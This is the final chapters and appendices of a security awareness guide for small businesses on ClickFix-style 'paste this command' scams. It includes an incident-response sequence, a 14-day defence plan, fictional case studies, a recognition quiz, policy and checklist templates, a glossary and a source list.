8. **Tell people who may be affected.** If your email may have sent fraud, warn suppliers and customers promptly, by a channel the attacker does not control.
9. **Report the fraud** to your bank and to the police or national fraud service in your country.

0. **Tell your insurer** if you have cyber cover. Late notice can cause problems with a claim.

The first week and month

- **Watch your accounts and credit file** for unusual activity.
- **Review how it happened.** What lure, which device, which control failed? Fix the system, not the person.
- **Improve one defence** from Chapter 10 that would have stopped it.
- **Tell your team,** using a short, no-blame message that explains what to look for.

> **The rule.** Disconnect, tell, change passwords from a clean device, end sessions, then rebuild. In that order, quickly.

What not to do

- **Do not "wait and see".** Delay helps only the attacker.
- **Do not just change the password on the infected machine.** The thief may be watching.
- **Do not pay anyone who contacts you** claiming to have your data or offering to "recover" it.
- **Do not hide it** from your team, bank or regulator because you feel embarrassed.
- **Do not reuse the old machine's backups** without scanning them.

A note for those who are not sure

If you pasted something but feel it may have done nothing, you still need to act. Run through at least steps 1 to 8. Passwords and sessions are cheap to refresh, and the risk of not doing it is high. If a professional later confirms the command failed, you have lost an hour and gained certainty.


CHAPTER 12

Your 14-Day Plan and Five Case Files



> **Fictional.** The plan is described as followed by Marlow & Finch Accountancy from Chapter 1.

After the incident, Nadia and her colleagues at Marlow & Finch spent two weeks making sure it would not happen twice. Nobody gave up a weekend. They did one useful thing a day.



A fourteen-day plan

The 14 days

Day	Action	Time
1	Read this book's introduction and Chapter 9. Agree the one rule: *no pasting commands from a web page.*	30 min
2	Turn on two-step verification on email, banking and accounting.	45 min
3	Move saved passwords into a password manager. Change reused ones.	60 min
4	List every device and who uses it. Check updates and screen locks.	45 min
5	Move everyone to standard user accounts for daily work.	45 min
6	Ask your IT provider (or do it yourself) to disable the Run dialog and restrict PowerShell for standard users.	30 min
7	Turn on browser protection and DNS filtering. Check adverts on work machines.	30 min
8	Test a backup restore.	45 min
9	Run the 15-minute spot-the-fake quiz (Appendix B) with everyone.	20 min
10	Write the reporting route: who to tell, how, and the no-blame promise.	20 min
11	Print the incident card (Appendix C) and put it by every desk.	15 min
12	Add a payment-change rule: second person confirms by phone.	20 min
13	Review browser extensions. Remove what is not needed.	20 min
14	Run a ten-minute drill: "Someone just pasted a command. What do we do?"	15 min

Total: about eight hours spread across two weeks. It will not make you invulnerable. It will make you a far harder target.

Five case files

The following are fictional composites, built from the reported patterns in this book.

Case 1: The CAPTCHA on a trusted site

A staff member visits a supplier's well-known page. A hacked script adds a "verify you are human" overlay. They follow the steps and an infostealer loads. **What stopped the damage:** two-step verification that used a hardware key, so stolen cookies were not enough for the bank; a fast report; session reset.

Case 2: The shared AI chat

A freelancer searches for a Mac clean-up tip and clicks a sponsored result leading to a polished AI chat. They paste the final line into Terminal. **What stopped the damage:** a password manager protected with a strong master password, and an offline backup. They still wiped the Mac and rotated every account.

Case 3: The crashing browser

A new "productivity" extension crashes the browser repeatedly. A pop-up offers a repair command. The employee remembers the training slide, removes the extension and reports it. **What stopped the damage:** the tripwire.

Case 4: The friend's message

A colleague's chat account is taken over and sends a link with "can you check this document?". The page asks for a paste. The recipient phones the colleague first. **What stopped the damage:** a second channel.

Case 5: The silent failure

A manager pastes a command and nothing happens. They say nothing, ashamed. Two weeks later the company email is sending fraud invoices. **What would have stopped it:** immediate reporting, and the no-blame promise.

What to take away

- You cannot stop every lure. You *can* stop the paste.

- Make the dangerous shortcut harder to use, and the safe response easier.
- Practise the pause, then forgive the slip and report quickly.
- Build the habit so that the stranger's instructions fail, not you.

Conclusion: Close the Tab



The fake fix is a clever trick built on an ordinary moment: you want something to work, and a page says it can help. It borrows the look of CAPTCHAs, updates, error messages and now AI assistants. It wins by making you do the one thing the defences cannot easily stop.

But look at what it needs from you. It needs you to move your hands to a keyboard shortcut you have never used to get a web page working. It needs you to paste text you cannot read into a window you rarely open. It needs you to ignore a quiet doubt.

You now know that doubt is right. Closing the tab costs a few seconds. Pasting costs, at worst, everything the computer can reach.

Keep the rule on a sticky note:

> **The rule.** No real website will ever ask you to paste a command. If it does, close the tab.

And if one day you slip, as capable people do, remember the sequence: disconnect, tell, change passwords from a clean device, end sessions, rebuild. Act quickly and without shame.

Thank you for reading. Pass it on to someone who is not a technical person, because they are the ones the attackers hope will click.

APPENDIX A

The One-Page Card

Cut out or print. Stick it near your computer.

> **THE RULE.** No real website will ever ask you to copy a command and run it. If it does: **close the tab.**

Stop if you see any of these:

- ☐ "Press **Win+R**" or "open **Terminal** / **PowerShell**"
- ☐ "Press **Ctrl+V** then **Enter**" after clicking a button
- ☐ A "verification" that fails and then asks for more steps
- ☐ A countdown, red alert or threat
- ☐ A shared AI chat or search advert telling you to paste into Terminal

Do this:

1. Do not click anything else on the page.
2. Close the tab (or the whole browser).
3. Re-open the real site by typing the address.
4. Tell someone.

If you already pasted it:

1. **Disconnect** from the internet.
2. **Tell** your owner / IT now.
3. **Change passwords** from a clean phone or computer: email first.
4. **Sign out of all devices** on every important account.
5. **Call your bank** if you used banking on that device.
6. Do not use the device until it has been checked or wiped.

APPENDIX B

Spot-the-Fake Quiz (with Answers)

Use this with your team in 15 minutes. Read each scenario aloud and ask: **safe, or fake fix?** Answers follow.

1. You click a link in a supplier email. A page says "Verifying your browser" and, after you tick a box, says "Press Win+R, then Ctrl+V, then Enter to finish."

2. You click "Update now" in your browser's own settings menu and it restarts.

3. A sponsored search result for "free up space on Mac" opens a chat-style page with steps. The last step says "paste this into Terminal."

4. A video-call link shows "Audio not working. Click Fix." A box then offers a tutorial video showing you pasting text into a window.

5. Your IT provider emails you a command to run, and also phones to confirm it is genuine.

6. A download page for a free PDF tool tells you to open PowerShell and paste a line "to avoid antivirus false alarms".

7. A page asks you to tick "I am not a robot", then shows a picture grid. After you select squares, it lets you in.

8. Your browser crashes after installing a new extension. A pop-up says "Run this repair command to restore your browser."

9. A friend's message says "look at this!" with a link, and the page asks you to paste text into your file manager's address bar.

10. A software vendor's official documentation (reached by typing their address) shows an install command for developers, and you are a developer who understands it.

Answers

1. **Fake fix.** No CAPTCHA needs Win+R.

2. **Safe.** Updates run from the browser's own settings.
3. **Fake fix.** A search advert plus "paste into Terminal" is the AI-fix pattern.
4. **Fake fix.** Real call tools never need pasted commands.
5. **Probably safe, but still check.** You confirmed through a second channel. If in doubt, ask them to run it.
6. **Fake fix.** Telling you to ignore antivirus is itself a warning.
7. **Safe (as described).** The check works inside the page and asks for no commands.
8. **Fake fix (CrashFix style).** Remove the extension; do not run commands.
9. **Fake fix (FileFix style).** And contact your friend on another channel.
0. **Safe if you understand it and typed the address yourself.** Even so, developers should read before they run.

Scoring. 9 or 10 right: excellent. 7 or 8: re-read Chapter 3. Below 7: re-read the introduction and Chapter 9.

APPENDIX C

Incident Card and Log

Incident card (if someone pasted a command)

1. Disconnect the device from the internet.
2. Tell _____ (name) on _____ (number).
3. From a clean device: change email, bank, payroll, cloud passwords.
4. Sign out of all sessions.
5. Do not use the device until checked.

Incident log

Field	Details
Date and time noticed	
Who ran the command	
Device (name, user account)	
Page or link address, if known	
What the page said	
What was pasted, if known	
Accounts reset and sessions ended	
Bank / insurer / police told (when)	
Personal data possibly affected?	
Reported to regulator? (decision and reason)	
Device wiped (date); lessons and fixes	

APPENDIX D

Staff Policy Template (One Page)

Adapt this to your business. It is a starting point, not legal advice.

1. Purpose. To protect our customers, colleagues and money from attacks that trick people into running commands or installing software.

2. The rule. Nobody at this business will copy a command from a web page, advert, email, chat or shared AI conversation and run it on a work computer. If a page asks, close it and report it.

3. Software. Install software only from the approved list or after approval from _____. Do not follow instructions from search adverts to install or "fix" anything.

4. Accounts. Use your standard account for daily work. Use a password manager. Turn on two-step verification for every work account.

5. Reporting. If you see a suspicious page, or if you think you ran something, tell _____ immediately by _____. **You will not be blamed for reporting.** Delay is the only mistake that costs us.

6. After a suspected incident. Disconnect the device, follow the incident card, and do not use the device until it has been checked.

7. Payments. Any new payee or change of bank details must be confirmed by a second person, by phone, using a number already on file.

8. Training. Everyone will take part in a short awareness session each year, and new starters in their first week.

9. Review. The owner will review this policy every six months.

Signed: _____ Date: _____

APPENDIX E

Administrator Settings Checklist

For the person who manages your computers. Names and availability vary by Windows edition and product, so check the vendor's current documentation before changing anything, and test on a spare machine.

Windows

- ☐ Standard user accounts for daily work; separate admin account
- ☐ Run dialog restricted for standard users (policy "Remove Run menu from Start Menu" or equivalent)
- ☐ PowerShell and Windows Terminal limited or logged for standard users
- ☐ Script block logging and transcription enabled where available
- ☐ Application control (AppLocker or App Control for Business) with an approved-software list
- ☐ Microsoft Defender attack surface reduction rules in at least audit mode
- ☐ Cloud-delivered protection and tamper protection on
- ☐ SmartScreen / reputation-based protection on
- ☐ Automatic updates on, with a patching schedule
- ☐ Disk encryption (BitLocker) on laptops

Browser

- ☐ Browser managed by policy; extension allow-list
- ☐ Safe-browsing protection on and not user-disableable
- ☐ Ad or malicious-site filtering (browser policy, extension or DNS filter)
- ☐ Password saving in the browser disabled in favour of a business password manager

Mac

- ☐ Gatekeeper and XProtect on; standard user accounts

- ☐ Management profile that restricts unapproved software where possible
- ☐ FileVault on

Accounts and monitoring

- ☐ Two-step verification enforced for all users, phishing-resistant for admins
- ☐ Alerts for new mail-forwarding rules, impossible-travel logins and new OAuth grants
- ☐ Endpoint detection with a named person who receives alerts
- ☐ Tested way to isolate a device remotely
- ☐ Backups tested; at least one copy offline or immutable

APPENDIX F

Quarterly Review Sheet

Question	Yes / No	Action and date
Have we repeated the spot-the-fake quiz this quarter?		
Have new staff been trained?		
Are standard accounts still the default?		
Is the Run dialog still restricted?		
Are all devices updated and encrypted?		
Is two-step verification on every business account?		
Have we tested a backup restore?		
Did anyone report a suspicious page, and was it handled kindly?		
Is the incident card still on the wall?		
Does the policy still match how we work?		

Glossary

AMOS (Atomic Stealer). A family of macOS information-stealing programs reported in fake-fix campaigns.

Base64. A way of writing data as ordinary letters and numbers. Attackers use it to hide commands.

Clipboard. The temporary store holding what you last copied. A web page can sometimes write to it.

ClickFix. A technique that tricks a person into running a malicious command by presenting a fake problem and a fake fix.

CrashFix. A variant in which a malicious browser extension crashes the browser and then offers a fake repair [5].

Command. A line of text that instructs a computer to do something.

Defanged. Altered so it cannot work, for safe discussion.

EDR. Endpoint detection and response: software that watches device behaviour and alerts on suspicious activity.

FileFix. A variant in which the victim is asked to paste text into a file manager's address bar [6].

Infostealer. Malware that gathers saved passwords, cookies, wallet files and documents.

Loader. A small program whose job is to download and start other malware.

PowerShell. A powerful Windows scripting tool, widely used by administrators and attackers alike.

RAT. Remote access trojan: malware that lets someone control a computer from afar.

Run dialog. A small Windows box opened with Win+R, used to start programs and commands.

Session cookie. A small file that proves you are already signed in to a website.

Terminal. The command window on a Mac or Linux computer.

A Note on GDPRGard.eu

GDPRGard publishes free tools, guides and articles to help small businesses understand data-protection and security duties in plain English, including how to respond when personal data may have been exposed. Visit **gdprgard.eu** for current guidance, templates and updates to the topics in this book.

About the Author

Zirlandia Milkovic writes practical, plain-English guides on data protection, AI and building a business with confidence. She believes privacy and security are not barriers to ambition but foundations of trust, and that business owners and everyday computer users should not need a technical degree to protect themselves from the scams aimed at them.

She is the author of a series of business guides, including *GDPR Made Simple for Women Founders*, and her work focuses on turning complex rules and fast-moving threats into simple steps, checklists and templates that busy people can actually use. She is also behind **GDPRGard**, a growing collection of free GDPR tools, guides and articles for small businesses, available at gdprgard.eu.

The Fake Fix grew out of a simple observation: the attacks that succeed are often the ones that ask politely. If this guide helped you, an honest review where you bought it helps other readers find it.

Visit **gdprgard.eu** for free tools, articles and updates.

Notes and Sources

Research cut-off: 9 November 2026. Items marked (read) were opened directly; others were seen through search summaries or secondary coverage and should be checked against the original before you rely on them.

1. Microsoft Threat Intelligence and Microsoft Security Blog coverage of ClickFix, 2025 to 2026, including its description of fake CAPTCHA, error and verification lures (secondary summaries read; check the primary Microsoft posts).
2. Vendor telemetry on ClickFix growth, including ESET half-year threat reports for 2025 and 2026 as reported by trade press. Percentages differ between sources and datasets.
3. Public reporting on fake CAPTCHA ("verify you are human") campaigns on compromised websites and look-alike domains, 2024 to 2026.
4. Public reporting on ClickFix lures that imitate a full-screen Windows Update screen and deliver infostealers such as Lumma and Rhadamanthys, 2025 to 2026 (secondary).
5. Microsoft Security Blog, "ClickFix variant 'CrashFix' deploying Python RAT trojan", 5 February 2026 (headline and summary read via search; read the post for details).
6. Public reporting on the "FileFix" variant, which asks the victim to paste into a file manager's address bar, 2025 (working knowledge and secondary coverage).
7. SecurityWeek and Microsoft-related reporting on a ClickFix campaign using Windows Terminal rather than the Run dialog to evade detection, 2026 (secondary).
8. Huntress research and Malwarebytes coverage (December 2025) on Google adverts leading to shared AI chat pages that spread the AMOS infostealer; Kaspersky and others reported similar campaigns (secondary).
9. Kaspersky blog, "Infostealer has entered the chat" (2025), on adverts for an AI browser leading to shared-chat pages that contain malicious Terminal steps (secondary).
10. Reports in 2026 of comparable abuse of other assistants' shared-conversation features. Dates and figures were inconsistent across sources and are not relied on here.

11. Microsoft figures on the share of tracked intrusions beginning with ClickFix, as reported in trade press (secondary; unverified against the primary report).
12. Public threat reporting naming Lumma and Rhadamanthys as infostealers delivered by ClickFix lures.
13. General guidance from browser and identity vendors on session-cookie theft and revoking active sessions after compromise.
14. Regulation (EU) 2016/679 (GDPR), Articles 33 and 34; EDPB Guidelines 9/2022 on personal data breach notification. The UK GDPR contains the equivalent 72-hour rule; the UK Information Commissioner's Office publishes guidance.
15. Microsoft documentation on AppLocker and App Control for Business, including edition requirements (check current documentation).

Not verified by the author: any statistic quoted from a vendor report, the exact dates of individual campaigns, and the current availability of specific Windows policy settings in each edition.